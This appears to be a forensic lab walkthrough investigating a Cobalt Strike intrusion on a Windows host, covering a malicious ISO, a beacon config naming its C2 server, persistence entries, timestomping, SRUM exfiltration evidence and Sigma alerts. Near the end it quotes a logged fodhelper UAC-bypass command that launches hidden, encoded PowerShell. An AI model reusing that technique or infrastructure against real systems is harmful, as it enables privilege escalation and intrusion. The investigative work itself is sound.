
This identifier reveals the file's internet origin, and we can pinpoint the HostUrl from which the malicious ISO was sourced.



Corroborating our findings, Autopsy's Web Downloads artifacts confirm that Finance08062023.iso was sourced from letsgohunt[.]site.



Upon mounting the extracted ISO file, we notice that it houses both a DLL and a shortcut file, which leverages rundll32.exe to activate payload.dll.



## Extracting Cobalt Strike Beacon Configuration

Given our knowledge of the attacker's use of Cobalt Strike, we can attempt to extract the beacon configuration via the CobaltStrikeParser script, that can found inside the C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-master directory of this section's target as follows.

```
C:\Users\johndoe\Desktop\CobaltStrikeParser-master\CobaltStrikeParser-master>python parse_beacon_config.py E:\payload.dll
```

```
BeaconType - HTTP
Port - 80
SleepTime - 60000
MaxGetSize - 1048576
Jitter - 0
MaxDNS - Not Found
PublicKey_MD5 - 1a5779a38fe8b146455e5bf476e39812
C2Server - letsgohunt.site,/load
UserAgent - Mozilla/5.0 (compatible; MSIE 10.0;
Windows NT 6.1; WOW64; Trident/6.0; MASP)
HttpPostUri - /submit.php
Malleable_C2_Instructions - Empty
HttpGet_Metadata - Metadata
                    base64
                    header "Cookie"
HttpPost_Metadata - ConstHeaders
                    Content-Type: application/octet-
stream
                    SessionId
                    parameter "id"
                    Output
                    print
PipeName - Not Found
DNS_Idle - Not Found
DNS_Sleep - Not Found
SSH_Host - Not Found
SSH_Port - Not Found
SSH_Username - Not Found
SSH_Password_Plaintext - Not Found
SSH_Password_Pubkey - Not Found
SSH_Banner -
HttpGet_Verb - GET
HttpPost_Verb - POST
HttpPostChunk - 0
Spawnto_x86 - %windir%\syswow64\rundll32.exe
Spawnto_x64 - %windir%\sysnative\rundll32.exe
CryptoScheme - 0
Proxy_Config - Not Found
Proxy_User - Not Found
Proxy_Password - Not Found
Proxy_Behavior - Use IE settings
Watermark_Hash - Not Found
Watermark - 0
bStageCleanup - False
bCFGCaution - False
KillDate - 0
bProcInject_StartRWX - True
bProcInject_UseRWX - True
bProcInject_MinAllocSize - 0
ProcInject_PrependedAppend_x86 - Empty
```

```
ProcInject_PrependAppend_x64 - Empty
ProcInject_Execute - CreateThread
                        SetThreadContext
                        CreateRemoteThread
                        RtlCreateUserThread

ProcInject_AllocationMethod - VirtualAllocEx
bUsesCookies - True
HostHeader -
headersToRemove - Not Found
DNS_Beaconing - Not Found
DNS_get_TypeA - Not Found
DNS_get_TypeAAAA - Not Found
DNS_get_TypeTXT - Not Found
DNS_put_metadata - Not Found
DNS_put_output - Not Found
DNS_resolver - Not Found
DNS_strategy - round-robin
DNS_strategy_rotate_seconds - -1
DNS_strategy_fail_x - -1
DNS_strategy_fail_seconds - -1
Retry_Max_Attempts - Not Found
Retry_Increase_Attempts - Not Found
Retry_Duration - Not Found
```

## Identifying Persistence with Autoruns

For persistence mechanisms, let's inspect the

C:\Users\johndoe\Desktop\files\johndoe\_autoruns.arn file using the Autoruns tool.

Within the Logon section, we notice a LocalSystem entry with the following details:

- **Registry path:** HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- **Image path:** C:\ProgramData\svchost.exe
- **Timestamp:** Thu Aug 10 11:25:51 2023 (this is a local timestamp, UTC: 09:25:51)

Autoruns Entry	Description	Publisher	Image Path	Timestamp	Virus
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				Thu Aug 10 11:25:51 2023	
LocalSystem		(Not Verified)	C:\ProgramData\svchost.exe	Sun Aug 14 13:14:00 2016	
VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	Tue Aug 31 03:00:32 2021	
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				Sat Dec 7 10:15:08 2019	
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	C:\Windows\system32\cmd.exe	Fri May 5 14:25:24 2023	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				Thu Aug 10 02:30:43 2023	
Google Chrome	Google Chrome Installer	(Verified) Google LLC	C:\Program Files\Google\Chrome\Application\115.0.5790.171\Installer...	Thu Aug 10 02:30:36 2023	
Microsoft Edge	Microsoft Edge Installer	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\Edge\Application\92.0.902.67\Installer...	Fri Aug 6 00:41:15 2021	
n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll	Sat Dec 7 10:10:05 2019	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				Fri May 5 14:17:58 2023	
n/a	Microsoft .NET IE SECURITY REGISTRATION	(Verified) Microsoft Corporation	C:\Windows\System32\mscories.dll	Sat Dec 7 10:10:05 2019	
C:\Users\johndoe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup					
photo43.exe	Win32 Cabinet Self-Extractor	(Not Verified) Microsoft Corporati...	C:\Users\johndoe\AppData\Roaming\Microsoft\Windows\Start Menu\...	Thu Aug 10 11:28:13 2023	

Additionally, an odd photo433.exe executable has been flagged.

photo433.exe has been extracted during the Rapid Triage process and resides inside the C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Users\johndoe\AppData\Roaming\Mi

icrosoft\Windows\Start Menu\Programs\Startup\ directory of this section's target.

Its SHA256 hash can be identified by either using PowerShell as follows or through Autopsy .

```
PS C:\Users\johndoe> Get-FileHash -Algorithm SHA256  
"C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Users\johndoe\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\photo443.exe"
```

```
Algorithm      Hash  
Path  
-----  
-----  
SHA256  
E986DAA66F2E8E4C47E8EAA874FCD4DCAB8045F1F727DAF7AC15843101385194  
C:\Users\johndoe\Desktop\kape...
```

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location	MD5 Hash	SHA-256 Hash	MIME Type
[current folder]				2023-08-10 09:28:13 UTC	2023-08-10 09:28:13 UTC	2023-08-10 09:43:29 UTC	2023-08-10 00:21:44 UTC	264	Allocated	Allocated	unknown	/img_fulldisk...			
desktop.ini			1	2023-08-10 00:21:44 UTC	2023-08-10 00:21:44 UTC	2023-08-10 09:43:29 UTC	2023-08-10 00:21:44 UTC	174	Allocated	Allocated	unknown	/img_fulldisk...	7f16985c36667643148599d338daae	cd811959506a5b65478e22e472f63ee422f69916d674f290207e1fc29ae5a76	text/plain
[parent folder]				2023-08-10 00:29:52 UTC	2023-08-10 00:29:52 UTC	2023-08-10 09:43:27 UTC	2023-08-10 00:21:39 UTC	56	Allocated	Allocated	unknown	/img_fulldisk...			
photo443.exe			0	2023-08-10 09:28:13 UTC	2023-08-10 09:28:13 UTC	2023-08-10 09:41:55 UTC	2023-08-10 09:28:13 UTC	695808	Allocated	Allocated	unknown	/img_fulldisk...	2d79a53bb4b986afaf89b6f37a654333	e986daa66f2e8e4c47e8eaa874fcd4dcab8045f1f727daf7ac15843101385194	application/x-dosexec

**Metadata**

Name: /img\_fulldisk.raw.001/Users/johndoe/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/photo443.exe  
Type: File System  
MIME Type: application/x-dosexec  
Size: 695808  
File Name Allocation: Allocated  
Metadata Allocation: Allocated  
Modified: 2023-08-10 09:28:13 UTC  
Accessed: 2023-08-10 09:41:55 UTC  
Created: 2023-08-10 09:28:13 UTC  
Changed: 2023-08-10 09:28:13 UTC  
MD5: 2d79a53bb4b986afaf89b6f37a654333  
SHA-256: e986daa66f2e8e4c47e8eaa874fcd4dcab8045f1f727daf7ac15843101385194  
Hash Lookup Results: UNKNOWN  
Internal ID: 13766

For a comprehensive assessment let's submit this hash to VirusTotal

51 security vendors and no sandboxes flagged this file as malicious

WEXTRACT.EXE.MUI

Size: 679.50 KB | Last Analysis Date: a moment ago

Community Score: 51 / 71

Popular threat label: trojan:crf/disabler

Threat categories: trojan, downloader

Family labels: crf, disabler, amadey

Security vendor	Detection	Category	Family label
ALYac	Gen.Heur.Crfl.1	Anty-AVL	Trojan/Win32.Casdet
Avast	Win32:TrojanX-gen [Trj]	AVG	Win32:TrojanX-gen [Trj]
Avira (no cloud)	TR/Disabler.ocayl	BitDefender	Gen.Heur.Crfl.1
Bkav Pro	W32.AIDetect/Malware	ClamAV	Win.Malware.Doina-10001799-0
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malicious.ebd0f6

By navigating to the **Scheduled Tasks** tab of the **Autoruns** tool, we uncover another persistence mechanism.

Task Scheduler	Description	Publisher	Image Path	Timestamp
Task Scheduler				
VAutorunsToWinEventLog	Windows PowerShell	(Verified) Microsoft Windows	C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe	Fri May 5 14:27:25 2023
GoogleUpdateTaskMachineCore{087DBF8F-AC95-4A00-ACDA-...}	Keeps your Google software up to date. If...	(Verified) Google LLC	C:\Program Files (x86)\Google\Update\GoogleUpdate.exe	Thu Aug 10 02:30:29 2023
GoogleUpdateTaskMachineUA{614DD89A-2EE9-4C38-BA90-F6...}	Keeps your Google software up to date. If...	(Verified) Google LLC	C:\Program Files (x86)\Google\Update\GoogleUpdate.exe	Thu Aug 10 02:30:29 2023
MicrosoftEdgeUpdateTaskMachineCore	Keeps your Microsoft software up to date...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Fri Aug 6 00:41:06 2021
MicrosoftEdgeUpdateTaskMachineUA	Keeps your Microsoft software up to date...	(Verified) Microsoft Corporation	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe	Fri Aug 6 00:41:06 2021
OneDrive Reporting Task-S-1-5-21-414731039-2985344906-426...			File not found: C:\Users\johndoe\AppData\Local\Microsoft\OneDrive...	
OneDriveTask	OneDriveTask	(Not Verified)	C:\Users\johndoe\AppData\Local\svchost.exe	Thu Aug 10 11:22:32 2023

## Analyzing MFT Data with Autopsy

While using the Autoruns tool to search for persistence, we came across the image path `C:\ProgramData\svchost.exe`.

Let's dive into `C:\ProgramData` using Autopsy to find this file.

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
[parent folder]				2023-08-10 09:43:10 UTC	2023-08-10 09:43:10 UTC	2023-08-10 10:01:32 UTC	2019-12-07 09:03:44 UTC
[current folder]				2023-08-10 09:25:48 UTC	2023-08-10 09:25:48 UTC	2023-08-10 09:43:30 UTC	2019-12-07 09:14:52 UTC
Microsoft				2023-08-10 09:42:52 UTC	2023-08-10 09:42:52 UTC	2023-08-10 09:43:30 UTC	2019-12-07 09:14:52 UTC
Package Cache				2023-08-10 00:31:40 UTC	2023-08-10 00:31:40 UTC	2023-08-10 09:43:27 UTC	2023-08-10 00:21:52 UTC
svchost.exe			1	2016-08-14 11:14:00 UTC	2023-08-10 09:26:46 UTC	2023-08-10 09:25:48 UTC	2023-08-10 09:25:48 UTC

Can you spot any irregularities? Timestomping is a crafty technique where adversaries modify a file's timestamps to blend in with surrounding files, making detection challenging for forensic tools and investigators. By accessing the file's metadata ( **File Metadata** tab), we can pinpoint the **MFT** (Master File Table) attributes, which will reveal the genuine modification date.

Notably, there's a discrepancy when contrasting the `$FILE_NAME` MFT Modified value with the `$STANDARD_INFORMATION` File Modified value.

The `$STANDARD_INFORMATION` File Modified timestamp is what a user typically encounters when viewing file properties. This could lead someone to believe that the file has been present for a while and might be unrelated to any recent activity. However, `$FILE_NAME` MFT Modified holds the authentic timestamp, revealing the file's actual history.

#### From The Sleuth Kit istat Tool:

```
MFT Entry Header Values:
Entry: 1869 Sequence: 3
LogFile Sequence Number: 313475236
Allocated File
Links: 1


$STANDARD_INFORMATION Attribute Values:
Flags: Archive, Not Content Indexed
Owner ID: 0
Security ID: 2292 (S-1-5-32-544)
Last User Journal Update Sequence Number: 29386200
Created: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
File Modified: 2016-08-14 11:14:00.000000000 (Coordinated Universal Time)
MFT Modified: 2023-08-10 09:26:46.019250700 (Coordinated Universal Time)
Accessed: 2023-08-10 09:25:48.092298800 (Coordinated Universal Time)

$FILE_NAME Attribute Values:
Flags: Archive, Not Content Indexed
Name: svchost.exe
Parent MFT Entry: 1383 Sequence: 1
Allocated Size: 0 Actual Size: 0
Created: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
File Modified: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
MFT Modified: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)
Accessed: 2023-08-10 09:25:48.088921900 (Coordinated Universal Time)

Attributes:
Type: $STANDARD_INFORMATION (16-0) Name: N/A Resident size: 72
Type: $FILE_NAME (48-2) Name: N/A Resident size: 88
Type: $DATA (128-3) Name: N/A Non-Resident size: 288256 init_size: 288256
Starting address: 617900, length: 71
```

## Analyzing SRUM Data with Autopsy


Reflecting on our findings, we recall that the malicious executable had an open handle directed at the `Desktop` folder. Through `Autopsy` we notice a file named `users.db`. Given the circumstances, it's plausible that the attacker intended to siphon this data from the system.



Listing  
img\_fulldisk.raw.001/Users/johndoe/Desktop  
Table Thumbnail Summary

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
[current folder]				2023-08-10 09:42:59 UTC	2023-08-10 09:42:59 UTC	2023-08-10 10:00:39 UTC	2023-08-10 00:21:39 UTC	56	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe/Desktop/
[parent folder]				2023-08-10 00:23:27 UTC	2023-08-10 00:23:27 UTC	2023-08-10 10:00:39 UTC	2023-08-10 00:21:39 UTC	256	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe/Desktop/..
reports				2023-08-10 09:24:23 UTC	2023-08-10 09:24:23 UTC	2023-08-10 10:00:39 UTC	2023-08-08 08:12:35 UTC	56	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe/Desktop/reports
desktop.ini			0	2023-08-10 00:21:44 UTC	2023-08-10 00:21:44 UTC	2023-08-10 10:00:39 UTC	2023-08-10 00:21:44 UTC	282	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe/Desktop/desktop.ini
Process Hacker 2.lnk				2023-08-10 00:30:06 UTC	2023-08-10 00:30:06 UTC	2023-08-10 09:59:51 UTC	2023-08-10 00:30:06 UTC	1965	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe/Desktop/Process Hac...
AccessData_FTK_Imager_4.7.1.exe			0	2023-08-09 23:41:09 UTC	2023-08-10 09:42:59 UTC	2023-08-10 09:43:19 UTC	2023-08-09 23:41:06 UTC	53465400	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe/Desktop/AccessData...
users.db			0	2023-08-08 08:19:06 UTC	2023-08-10 00:36:19 UTC	2023-08-10 00:36:19 UTC	2023-08-08 08:18:17 UTC	1048576000	Allocated	Allocated	unknown	/img_fulldisk.raw.001/Users/johndoe/Desktop/users.db

To validate our hypothesis, let's sift through Data Artifacts and access the Run Programs section. Our primary focus for network metadata analysis rests on SRUDB.dat .



Listing - Editor

Listing  
Run Programs

Table Thumbnail Summary

Source Name	S	C	O	Program Name	Username	Date/Time	Bytes S...	Bytes Received	Comment	Data Source
SRUDB.dat						2023-08-10 09:56:00 UTC	2124032301	454673140	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				program files\velociraptor\velociraptor.exe	Local System	2023-08-10 09:56:00 UTC	1688233757	5479917	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				windows\system32\rundll32.exe	johndoe	2023-08-10 09:56:00 UTC	430526981	24323763	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				windows\system32\windowspowershell\v1.0\powershell.exe	johndoe	2023-08-10 09:56:00 UTC	1072747	5760619	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				windows\system32\rundll32.exe	Local System	2023-08-10 09:56:00 UTC	934980	607175	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				programdata\chocolatey\choco.exe	johndoe	2023-08-10 09:56:00 UTC	824011	22309754	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat						2023-08-10 00:22:00 UTC	781384	15953647	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				program files\google\chrome\application\chrome.exe	johndoe	2023-08-10 09:56:00 UTC	239668	7544635	System Resource Usage - Network Usage	fulldisk.raw.001
SRUDB.dat				windows\system32\smartscreen.exe	johndoe	2023-08-10 09:56:00 UTC	38976	188668	System Resource Usage - Network Usage	fulldisk.raw.001

430526981 bytes may have been exfiltrated.


## Analyzing Rapid Triage Data - Windows Event Logs (Chainsaw)

In our pursuit of understanding the events that transpired, let's employ the [Chainsaw](#) utility (residing in C:\Users\johndoe\Desktop\chainsaw) to analyze the Windows Event Logs available at

C:\Users\johndoe\Desktop\kapefiles\auto\C%3A\Windows\System32\winevt\Logs as follows. Our objective is to pinpoint key events that transpired during our incident timeline.

By piecing together the evidence, we can construct a comprehensive narrative of the attack, from its inception to its culmination.

```
C:\Users\johndoe>cd C:\Users\johndoe\Desktop\chainsaw
C:\Users\johndoe\Desktop\chainsaw>chainsaw_x86_64-pc-windows-msvc.exe hunt
"..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs" -s sigma/ --mapping
mappings/sigma-event-logs-all.yml -r rules/ --csv --output output_csv
```



By Countercept (@FranticTyping, @AlexKornitzer)

```
[+] Loading detection rules from: rules/, sigma/  
[!] Loaded 2872 detection rules (329 not loaded)  
[+] Loading forensic artefacts from:  
..\kapefiles\auto\C%3A\Windows\System32\winevt\Logs (extensions: .evt,  
.evtx)  
[+] Loaded 142 forensic artefacts (66.6 MB)  
[+] Hunting: [=====] 142/142 -  
[+] Created account_tampering.csv  
[+] Created antivirus.csv  
[+] Created sigma.csv  
  
[+] 2212 Detections found on 1809 documents
```

The results will be available inside the C:\Users\johndoe\Desktop\chainsaw\output\_csv directory of this section's target.

Upon examining sigma.csv (choose Fixed width in Separator Options), we observe the following alerts, among others related to the incident.

- **Cobalt Strike Load by rundll32**

```
2023-08-10T09:15:14.099640+00:00,CobaltStrike Load by Rundll32;LOLBIN From Abnormal Drive;Rundll32 With Suspicious Parent Process,..\.DESKTOP-VQJOLVH-C.  
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,1,2192,DESKTOP-VQJOLVH,  
"CommandLine: ""C:\Windows\System32\rundll32.exe"" payload.dll,Startw"  
Company: Microsoft Corporation  
CurrentDirectory: E\  
Description: Windows host process (Rundll32)  
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)  
Hashes: SHA1=DD399AE46303343F9F0DA189AE11C67BD868222,MD5=EF3179D498793BF4234F708D3BE28633,SHA256=B53F3C0CD32D7F20849850768DA6431E5F876B78FA61DB0AA0700B02873393FA,  
IMPHASH=4DB27267734D1576D75C991DC70F68AC  
Image: C:\Windows\System32\rundll32.exe  
IntegrityLevel: Medium  
LogonGuid: D875E288-2DE1-64D4-1801-020000000000  
LogonId: '0x20118'  
OriginalFileName: RUNDLL32.EXE  
ParentCommandLine: explorer.exe  
ParentImage: C:\Windows\explorer.exe  
ParentProcessGuid: D875E288-2FC0-64D4-2F01-000000000300  
ParentProcessId: 7148  
ParentUser: DESKTOP-VQJOLVH\johndoe  
ProcessGuid: D875E288-AA2-64D4-7602-000000000300  
ProcessId: 3648  
Product: Microsoft Windows Operating System  
RuleName: technique_id=T1204,technique_name=User Execution  
TerminalSessionId: 1  
User: DESKTOP-VQJOLVH\johndoe  
UtcTime: 2023-08-10 09:15:14.097
```

- **Cobalt Strike Named Pipe**

```
2023-08-10T09:15:14.125534+00:00,CobaltStrike Named Pipe,..\.DESKTOP-VQJOLVH-C.  
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,17,2193,DESKTOP-VQJOLVH,  
"EventType: CreatePipe  
Image: C:\Windows\System32\rundll32.exe  
PipeName: \MSSE-7725-server  
ProcessGuid: D875E288-AA2-64D4-7602-000000000300  
ProcessId: 3648  
RuleName: '-'  
User: DESKTOP-VQJOLVH\johndoe  
UtcTime: 2023-08-10 09:15:14.114
```

```
2023-08-10T09:23:15.768627+00:00,CobaltStrike Named Pipe;Potential Defense Evasion Via Raw Disk Access By Uncommon Tools,..\.DESKTOP-VQJOLVH-C.  
339c4d051f47add2\uploads\auto\C%3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%254Operational.evtx,1,Microsoft-Windows-Sysmon,18,3301,DESKTOP-VQJOLVH,  
"EventType: ConnectPipe  
Image: \\127.0.0.1\ADMIN$\8ea5559.exe  
PipeName: \MSSE-3332-server  
ProcessGuid: D875E288-AC82-64D4-AA03-000000000300  
ProcessId: 7512  
RuleName: technique_id=T1021.002,technique_name=SMB/Windows Admin Shares  
User: NT AUTHORITY\SYSTEM  
UtcTime: 2023-08-10 09:23:15.767
```

```
2023-08-10T09:25:07.655908+00:00,CobaltStrike Named Pipe,..\DESKTOP-VQJOLVH-C.
339c4d051f47add2\uploads\auto\C3A\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%2540operational.evtx,1,Microsoft-Windows-Sysmon,17,3548,DESKTOP-VQJOLVH,
"EventType: CreatePipe
Image: C:\Windows\system32\rundll32.exe
PipeName: \pipe\stex_9778
ProcessGuid: D875E288-ACF3-64D4-B003-000000000300
ProcessId: 6816
RuleName: '-'
User: NT AUTHORITY\SYSTEM
UtcTime: 2023-08-10 09:25:07.653
```

Cobalt Strike's named pipe functionality enables covert communication between adversaries and compromised systems, facilitating post-exploitation activities in a stealthy manner.

### • UAC (User Account Control) Bypass/Privilege Escalation by Abusing fodhelper.exe

```
2023-08-10T09:21:12.022956+00:00,Godmode Sigma Rule;PowerShell Base64 Encoded FromBase64String Cmdlet;PowerShell Base64 Encoded IEX Cmdlet;Suspicious PowerShell
Invocations - Specific - ProcessCreation,..\DESKTOP-VQJOLVH-C.339c4d051f47add2\uploads\auto\C3A\Windows\System32\winevt\Logs\Security.evtx,1,
Microsoft-Windows-Security-Auditing,4688,5407,DESKTOP-VQJOLVH,"CommandLine: C:\Windows\system32\cmd.exe /C reg.exe add
HKCU\Software\Classes\ms-settings\Shell\Open\command /d ""powershell -nop -w hidden -encodedcommand
JABZAD0ATgBlAHcALQBPAGIAagBlAGMADAagAEKATWAE0AZQBTAQ8ACgB5AFMADABYAGUAYQBTACgALABBAEMAbwBuAHYAZQYBAHQAXQA6AD0ARgByAG8ABQBCAGFAcwbIADYANABTAHQACgBpAG4AZwAAQCTASAA0AHM
ASQ0BAEAEQ0BBAEEAQ0BBAEFACQ0BBAEFYVWbHAFcALWbPbAFMAaB1ADKAbgBQAHcASBmADIAZWBKAFUAQ0BMAEcyVgBDAEQATgBhADcADMAAAAEQATQBiAHMAUwB5AEAEcwbKAGWANNABVAGWAyYwB1AEYASwB1AEsAMQ0BYAE
